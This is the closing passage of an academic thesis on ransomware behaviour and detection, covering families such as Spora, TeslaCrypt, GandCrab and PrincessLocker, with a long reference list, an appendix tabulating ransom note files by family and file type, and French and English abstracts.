[22] Y. Lemmou and E.M. Souidi, An overview on spora ransomware. In proceeding of Security in Computing and Communications - 5th International Symposium, SSCC 2017, Manipal, India, September 13-16, vol. 746, pp. 259-275, 2017.

[23] Y. Lemmou and E.M. Souidi, Infection, self-reproduction and overinfection in ransomware: The case of TeslaCrypt. In proceeding of the International Conference on Cyber Security and Protection of Digital Services, Cyber Security 2018, Glasgow, Scotland, United Kingdom, June 11-12, 2018.

[24] Y. Lemmou and E.M. Souidi, Overinfection in Ransomware: 6th International Symposium, SSCC 2018, Bangalore, India, September 19-22, 2018.

[25] Y. Lemmou, H. Le-Bouder and J. Lanet: Discriminating Unknown Software Using Distance Model, 2019 International Conference on Advanced Computer Science and information Systems (ICACSIS), Bali, Indonesia, pp. 9-14, 2019.

[26] Y. Lemmou, and Lanet, Jean-Louis and and E.M. Souidi, In-Depth Analysis of Ransom Note Files, Computers, Vol. 10, 2021.

[27] Y. Lemmou and E.M. Souidi, Inside GandCrab Ransomware, In proceeding of Cryptology and Network Security - 17th International Conference, CANS 2018, Naples, Italy, September 30 - October 3, 2018, Lecture Notes in Computer Science, vol. 11124, pp. 154-174, 2018.

[28] Y. Lemmou, J.-L. Lanet and E.M. Souidi, A behavioural in-depth analysis of ransomware infection. IET Inf. Secur, 15: 38-58. https://doi.org/10.1049/ise2.12004, 2021.

[29] Kharraz, A., Robertson, W.K., Balzarotti, D., Bilge, L., Kirda, E.: Cutting the gordian knot: A look under the hood of ransomware attacks. In: Detection of Intrusions and Malware, and Vulnerability Assessment - 12th International Conference, DIMVA 2015, Milan, Italy, July 9-10, 2015, Proceedings. pp. 3-24 2015.

[30] Kharraz, A., Arshad, S., Mulliner, C., Robertson, W.K., Kirda, E.: UNVEIL: A large-scale, automated approach to detecting ransomware. In: 25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016. pp. 757-772 2016.

[31] Scaife, N., Carter, H., Traynor, P., Butler, K.R.B.: Cryptolock (and drop it): Stopping ransomware attacks on user data. In: 36th IEEE International Conference on Distributed Computing Systems, ICDCS 2016, Nara, Japan, June 27-30, 2016. pp. 303-312 2016.

[32] Continella, A., Guagnelli, A., Zingaro, G., Pasquale, G.D., Barenghi, A., Zanero, S., Maggi, F.: Shieldfs: a self-healing, ransomware-aware filesystem. In: Proceedings of the 32nd Annual Conference on Computer Security Applications, ACSAC 2016, Los Angeles, CA, USA, December 5-9, 2016. pp. 336-347 2016.

[33] Aurélien P., A. Durand, Hélène Le Bouder, C. Le Guernic and Jean-Louis Lanet: Data Aware Defense (DaD): Towards a Generic and Practical Ransomware Countermeasure, In proceeding of Secure IT Systems - 22nd Nordic Conference, NordSec 2017, Tartu, Estonia, November 8-10, 2017, Lecture Notes in Computer Science, vol. 10674, pp. 192-208 2017.

[34] A. Kharraz and E. Kirda: Redemption: Real-Time Protection Against Ransomware at End-Hosts, In Proceeding of Research in Attacks, Intrusions, and Defenses - 20th International Symposium, RAID 2017, Atlanta, GA, USA, September 18-20, 2017, Proceedings, Lecture Notes in Computer Science, vol. 10453, pp. 98-119 2017.

[35] K. Cabaj and W. Mazurczyk: Using Software-Defined Networking for Ransomware Mitigation: The Case of CryptoWall, IEEE Network, vol. 30, n. 6, pp. 14–20 2016.

[36] M. Akbanov, V. G. Vassilakis and M. D. Logothetis: Ransomware detection and mitigation using software-defined networking: The case of WannaCry, journal Comput. Electr. Eng., vol. 76, pp. 111-121, 2019.

[37] Kolodenker, E., Koch, W., Stringhini, G., Egele, M.: Paybreak: Defense against cryptographic ransomware. In: Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security, AsiaCCS 2017, Abu Dhabi, United Arab Emirates, April 2-6, pp. 599-611 2017.

[38] Palisse, A., Bouder, H.L., Lanet, J., Guernic, C.L., Legay, A.: Ransomware and the legacy crypto API. In: Risks and Security of Internet and Systems - 11th International Conference, CRiSIS 2016, Roscoff, France, September 5-7. pp. 11-28 2016.

[39] R. Moussaileb, B. Bouget, A. Palisse, H. Le Bouder, N. Cuppens and J.L. Lanet: Ransomware's Early Mitigation Mechanisms, In Proceedings of the 13th International Conference on Availability, Reliability and Security, ARES 2018, Hamburg, Germany, August 27-30, 2018, pp. 2:1-2:10, 2018.

[40] J. Yun, J. Hur, Y. Shin, and D. Koo, Cldsafe: An efficient file backup system in cloud storage against ransomware, IEICE Transactions, vol. 100-D, no. 9, pp. 2228-2231, 2017.

[41] Lee, J.K., Moon, S.Y., Park, J.H.: Cloudrps: a cloud analysis based enhanced ransomware prevention system. The Journal of Supercomputing 73(7), 3065-3084, 2017.

[42] Huang, J., Xu, J., Xing, X., Liu, P., Qureshi, M.K.: Flashguard: Leveraging intrinsic flash properties to defend against encryption ransomware. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017. pp. 2231-2244, 2017.

[43] W. Wang, X. Wang, D. Feng, J. Liu, Z. Han and X. Zhang: Exploring Permission Induced Risk in Android Applications for Malicious Application Detection, in IEEE Transactions on Information Forensics and Security, vol. 9, no. 11, pp. 1869-1882, Nov. 2014.

[44] Enck William, O. Damien, M. Patrick and C. Swarat: A study of Android application security. Proceedings of the 20th USENIX Security Symposium. 2011.

[45] K. Lok, Y. Heng: DroidScope: Seamlessly Reconstructing the OS and Dalvik Semantic Views for Dynamic Android Malware Analysis. Proceedings of the 21st USENIX Security Symposium 2012.

[46] S. Sanggeun, K. Bongjoon and L. Sangjun: The Effective Ransomware Prevention Technique Using Process Monitoring on Android Platform. Mobile Information Systems. 1-9 2019.

[47] Gharib A., Ghorbani A.: DNA-Droid: A Real-Time Android Ransomware Detection Framework.In Proceedings of Network and System Security - 11th International Conference, NSS 2017, Helsinki, Finland, August 21-23, 2017, vol. 10394, pp. 184-198. 2017.

[48] F. Alberto, M. Miroslaw, M. Fabio, M. Francesco and M. Jelena: Extinguishing Ransomware - A Hybrid Approach to Android Ransomware Detection. In Proceeding of Foundations and Practice of Security - 10th International Symposium, FPS 2017, Nancy, France, October 23-25, vol. 10723, pp. 242-258 2017.

[49] Palisse, A: Analyse et détection de logiciel de rançon. PhD thesis, University of Rennes 1, 2019.

[50] Michael Sikorski and Andrew Honig, Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software. NoStarch Press, 2012.

[51] Hasherezade, *PrincessLocker ransomware with not so royal encryption.* Malwarebytes blog, 2016 `https://blog.malwarebytes.com/threat-analysis/2016/11/princess-\ransomware/` [accessed on july 2022].

[52] Securitybydefault blog, Analisis de un ransomware de cifrado. Securitybydefault blog, 2015. `http://www.securitybydefault.com/2015/06/analisis-de-un-ransomware-\de-cifrado.html` [accessed on july 2022].

[53] Hasherezade, PrincessLocker ransomware with not so royal encryption. Malwarebytes blog, [accessed on july 2016].

[54] Lawrence Abrams, Fake Chrome Font Pack Update Alerts Infecting Visitors with Spora Ransomware, BleepingComputer blog, 2017, `https://www.bleepingcomputer.com/news/security/fake-chrome-font-\pack-update-alerts-infecting-visitors-with-spora-ransomware/` [accessed on july 2017].

[55] Brad Duncan, Eitest Hoeflertext Chrome popup leads to Spora Ransomware, malware-traffic-analysis blog, 2017, `https://www.`

malware-traffic-analysis.net/2017/03/06/index.html, [accessed on july 2017].

[56] Hilarie Orman, Evil Offspring-Ransomware and Crypto Technology, IEEE Internet Computing vol. 20, pp. 89-94, 2016.

[57] Hasherezade, Explained: Spora ransomware, malwarebytes blog, https://blog.malwarebytes.com/threat-analysis/2017/03/spora-ransomware/ [accessed on july 2017].

[58] Catalin Cimpanu: Spora Ransomware Works Offline, Has the Most Sophisticated Payment Site as of Yet, bleepingcomputer blog, 2017.

[59] Karsten Hahn, Spora - the Shortcut Worm that is also a Ransomware, G DATA Security Blog, gdatasoftware blog, 2017.

[60] Coldshell, Spora-id, github, https://gist.github.com/coldshell/62049193-\07418c58128bb01baba6478f, [accessed on april 2017].

[61] Aditya K. Sood, R.J.E.: Malware design strategies for circumventing detection and prevention controls, VirusBulletin 2012.

[62] MSDN: Createmutex function. https://msdn.microsoft.com/fr-fr/library/\windows/desktop/ms682411%28v=vs.85%29.aspx [accessed on july 2022].

[63] Paul Rascagneres: Analyse du rançongiciel TeslaCrypt, Misc magazine N89, 2016.

[64] MalwarebytesLabs: Gandcrab distributed by rig and grandsoft exploit kits. https://blog.malwarebytes.com/threat-analysis/2018/01/gandcrab-\ransomware-distributed-by-rig-and-grandsoft-exploit-kit [accessed on july 2022].

[65] Cimpanu C.: Free decrypter available for gandcrab ransomware victims. https://bleepingcomputer.com/news/security/free-decrypter-available-for-gandcrab-ransomware-victims/ [accessed on july 2022].

[66] MalwarebytesLabs: GandCrab V4 Released With the New .KRAB Extension for Encrypted Files, {https://www.bleepingcomputer.com/news/security/gandcrab-v4-\released-with-the-new-krab-extension-for-encrypted-files/}. [accessed on july 2022].

[67] P. L. Gallegos-Segovia and J. F. Bravo-Torres and V. M. Larios-Rosillo and P. E. Vintimilla-Tapia and I. F. Yuquilima-Albarado and J. D. Jara-Saltos: Social engineering as an attack vector for ransomware. 2017 CHILEAN Conference

on Electrical, Electronics Engineering, Information and Communication Technologies, pp. 1-6 2017.

[68] R. Shinde and P. Van der Veeken and S. Van Schooten and J. van den Berg: Ransomware: Studying transfer and mitigation, 2016 International Conference on Computing, Analytics and Security Trends (CAST), 2016.

[69] Jeonghwan Lee, Jinwoo Lee and Jiman Hong: How to Make Efficient Decoy Files for Ransomware Detection?, In Proceedings of the International Conference on Research in Adaptive and Convergent Systems, RACS 2017, Krakow, Poland, September 20-23, pp. 208–212 2017.

[70] J. A. Gómez-Hernández, L. Álvarez-González and Pedro García-Teodoro: R-Locker: Thwarting ransomware action through a honeyfile-based approach, Computers & Security, vol. 73, pp. 389–398 2018.

[71] Kim, H., Yoo, D., Kang, J.S., Yeom, Y.: Dynamic ransomware protection using deterministic random bit generator. In: 2017 IEEE Conference on Application, Information and Network Security (AINS). pp. 64-68 Nov. 2017.

[72] Cabaj K., Gregorczyk M., Mazurczyk, W.: Software-defined networking-based crypto ransomware detection using HTTP traffic characteristics. CoRR abs/1611.08294 2016.

[73] Moore, C.: Detecting ransomware with honeypot techniques. In: 2016 Cybersecurity and Cyberforensics Conference (CCC). pp. 77-81 Aug. 2016.

[74] Monnappa K A: Learning Malware Analysis : Explore the Concepts, Tools, and Techniques to Analyze and Investigate Windows Malware. Packt Publishing Ltd, 2018.

[75] J. Chen, C. Wang, Z. Zhao, K. Chen, R. Du and G. Ahn: Uncovering the Face of Android Ransomware: Characterization and Real-Time Detection. in IEEE Transactions on Information Forensics and Security, vol. 13, no. 5, pp. 1-1 may 2018.

[76] M. Routa, C. Nora, Jean-Louis Lanet and Bouder, Hélène: Ransomware Network Traffic Analysis for Pre-encryption Alert. Foundations and Practice of Security - 12th International Symposium, FPS 2019, Toulouse, France, November 5-7, 2019, vol. 12056, pp. 20-38 2019.

[77] Krzysztof Cabaj and Marcin Gregorczyk and Wojciech Mazurczyk: Software-Defined Networking-based Crypto Ransomware Detection Using HTTP traffic characteristics, journal of Comput. Electr. Eng., vol. 66, pp. 353-368, 2018.

[78] J. Chen, C. Wang, Z. Zhao, K. Chen, R. Du and G. Ahn: Uncovering the Face of Android Ransomware: Characterization and Real-Time Detection. in

IEEE Transactions on Information Forensics and Security, May 2018, vol. 13, no. 5, pp. 1-1 2018.

[79] Jay Yaneza: Do Random IP Lookups Mean Anything ?, `https://www.sans.org/reading-room/whitepapers/detection/paper/38405`, SANS 2018. [accessed on jannuary 2018].

[80] A. Marco, A. Davide, A. Mansour, M. Davide and G. Giorgio: Clustering Android Malware Families by Http Traffic, 10th International Conference on Malicious and Unwanted Software (MALWARE), Fajardo, 2015, pp. 128-135 2015

[81] H. Zhang, D. Yao, and N. Ramakrishnan: Causality-based Sensemaking of Network Traffic for Android Application Security. In Proceedings of the 2016 ACM Workshop on Artificial Intelligence and Security (AISec '16). NY, USA, pp. 47-58 2016

[82] A. Cuzzocrea, F. Martinelli and F. Mercaldo: A Novel Structural-Entropy-based Classification Technique for Supporting Android Ransomware Detection and Analysis. 2018 IEEE International Conference on Fuzzy Systems, pp. 1-7 2018

[83] S. Shweta, K. Rakesh and Krishna: RansomAnalysis: The Evolution and Investigation of Android Ransomware. In Proceedings of International Conference on IoT Inclusive Life (ICIIL 2019), NITTTR Chandigarh, India. vol 116 2019

[84] A. Abdulrahman, A. Ali, A. Hani, A. Raed, F. Huirong, L. Anyi, Z. Ye: RanDroid: Structural Similarity Approach for Detecting Ransomware Applications in Android Platform. IEEE International Conference on Electro/Information Technology, EIT 2018, Rochester, MI, USA, May 3-5, pp 892-897 2018.

[85] G. Cosma and M. Joy, "An Approach to Source-Code Plagiarism Detection and Investigation Using Latent Semantic Analysis," in IEEE Transactions on Computers, vol. 61, no. 3, pp. 379-394, March 2012.

[86] Qian, F., Pathak, A., Hu, Y.C., Mao, Z.M., and Xie, Y. (2010). A case for unsupervised-learning-based spam filtering. In Proceedings of the 2010 ACM SIGMETRICS International Conference on Measurement and Modeling of Computer Systems, New York, USA, 14-18 June 2010.

[87] Lemmou: RansomNoteFiles `https://github.com/lemmou/RansomNoteFiles` [accessed on july 2022].

[88] Practical Text Analytics, Murugan Anandarajan, Chelsey Hill, Tom Nolan, publisher Springer International Publishing 2019.

[89] Chawla, N.V., Bowyer, K.W., Hall, L.O., Kegelmeyer, W.P.: Smote: Synthetic minority over-sampling technique. J. Artif. Int. Res. 16(1), 321-357 Jun 2002.

[90] Laurikkala, J.: Improving identification of difficult small classes by balancing class distribution. In: Quaglini, S., Barahona, P., Andreassen, S. (eds.) Artificial Intelligence in Medicine. pp. 63-66. Springer Berlin Heidelberg, Berlin, Heidelberg 2001.

[91] Open American National Corpus: MASC `http://www.anc.org/data/masc/downloads/data-download/` [accessed on july 2022].

[92] J. Schler, M. Koppel, S. Argamon and J. Pennebaker (2006). Effects of Age and Gender on Blogging in Proceedings of 2006 AAAI Spring Symposium on Computational Approaches for Analyzing Weblogs 2016.

Appendix

Ransomware Families	Nbr. of files	Extensions				Nbr. of Versions
		TXT	HTM(L)	HTA	RTF	
Alpha	1	1	-	-	-	-
Alpha Crypt	2	2	-	-	-	-
Amnesia	1	1	-	-	-	-
Argus	1	-	1	-	-	-
BadBlock	1	-	1	-	-	-
Blind	1	-	-	1	-	-
BTCWare	4	2	-	2	-	3
Cerber	16	6	2	8	-	10
Chip	1	1	-	-	-	-
Comonransomware	1	1	-	-	-	-
CrypMIC	2	1	1	-	-	-
CryptOlOcker	1	-	1	-	-	-
Cryptfile2	1	1	-	-	-	-
CryptoBit	1	1	-	-	-	-
Cryptolocker	1	1	-	-	-	-
CryptoMix	2	2	-	-	-	2
Crypton	1	-	1	-	-	-
CryptoShield	6	3	3	-	-	3
CryptoWall	6	4	2	-	-	5
Cryptxxx	13	6	7	-	-	7
Cypher	1	1	-	-	-	-
Dharma	16	6	-	10	-	10
Diamond	1	-	1	-	-	-
Dr.Fucker	1	-	1	-	-	-
Eq	1	-	1	-	-	-
Everbe	1	-	1	-	-	-
Evil locker	1	1	-	-	-	-
GandCrab	7	6	1	-	-	3

Gibon	1	1	-	-	-	-
GlobeImposter	4	-	3	1	-	-
HC7	2	2	-	-	-	2
Hermes	1	-	1	-	-	-
HydraCrypt	1	1	-	-	-	-
JAFF	4	2	2	-	-	2
Kee	1	1	-	-	-	-
Keyholder	1	-	1	-	-	-
Locker	1	-	1	-	-	-
Locky	9	1	8	-	-	9
Lucky	1	1	-	-	-	-
Matrix	4	-	-	2	2	2
MMM	2	-	2	-	-	-
Mole	1	1	-	-	-	-
Mr.Dec	1	-	-	1	-	-
NemucodAES	1	-	-	1	-	-
Omerta	1	1	-	-	-	-
PrincessLocker	4	2	2	-	-	2
Qwerty	1	1	-	-	-	-
Qweuirtksd	1	1	-	-	-	-
Rapid	2	2	-	-	-	-
RaRansomware	1	-	1	-	-	-
RSAUtil	1	1	-	-	-	-
Sad	3	1	1	1	-	-
Sage	2	-	1	1	-	-
Satana	1	1	-	-	-	-
Saturn	1	1	-	-	-	-
Scarab	2	2	-	-	-	2
Sigma	2	1	1	-	-	-
Sigrun	1	-	1	-	-	-
Spora	2	-	2	-	-	-
StorageCrypt	1	1	-	-	-	-
Striked	1	-	1	-	-	-
SynACK	1	-	1	-	-	-
TeslaCrypt	18	11	7	-	-	-
UIWIX	1	1	-	-	-	-
Unknown	3	2	1	-	-	-
Velso	1	1	-	-	-	8
Vendetta	1	1	-	-	-	-
WhiteRose	1	1	-	-	-	-

`X3m`	1	-	1	-	-	-
`Zorro`	1	1	-	-	-	-
Total	182	90	62	28	2	-

Résumé

La protection des données est l'une des exigences fondamentales des environnements informatiques modernes. Cependant, l'information est exposée actuellement à un risque accru. En particulier, le risque des rançongiciels.
Un rançongiciel ou un ransomware est une catégorie de programmes malveillants conçus pour restreindre et empêcher les utilisateurs d'accéder à leurs données, généralement par le chiffrement de ces données avec une clé connue uniquement par l'attaquant qui demande une rançon à payer en échange de cette clé.
Notre principale contribution dans cette thèse, consiste à proposer un ensemble de comportements et des indices pour la détection et l'identification de ransomware. Pour ce but, nous avons analysé un ensemble de différentes familles de ransomware pour extraire leurs comportements communs et spécifiques. Cette thèse présente des analyses de quatre familles de ransomware. Elle discute aussi un côté théorique de ransomwares au niveau de l'autoreproduction et la gestion de surinfection. Elle présente une méthode de détection de ransomware à l'aide de l'analyse de chaines de caractères. A travers toutes les analyses effectuées sur les ransomwares, nous avons réussi à collecter un ensemble de comportement suffisant pour la détection et l'identification de ransomware.

Mots- clés : Malware, Ransomware, Virologie informatique, Autoreproduction, Surinfection

---

Abstract

Nowadays, data protection is one of the basic requirements of modern Information Technology environments. However, this data is currently exposed at increased risk. In particular, the risk of ransomware. Ransomware is a category of malware designed to restrict and prevent users from accessing their data (in their computers, smartphones, clouds, IoT ...), generally by encrypting this data with a key known only to the attackers who ask their victims for a ransom to pay in order to recover this data.

Our main contribution in this thesis, consists of to study a set of behaviors for ransomware detection and identification. In order to identify these behaviors, we have analyzed a set of different known ransomware families to extract their common and specific behaviors. We present four ransomware analysis of some specified ransomware families (PrincessLocker, Spora, TeslaCrypt and GandCrab). We introduce the theoretical side of ransomware on self-reproduction and managing the overinfection. We present a method to detect the ransomware using string analysis, then we explore all the collected behaviors on a large set of ransomware. Through these several analyzes on ransomware; we have successfully collected a set of behaviors that can be used to detect ransomware. Some collected behaviors are used in the ransomware detection tools of the Hight Security Laboratory of INRIA Rennes (LHS-INRIA).

Key Words: Malware, Ransomware, Computer Virology, Self-reproduction, Overinfection

---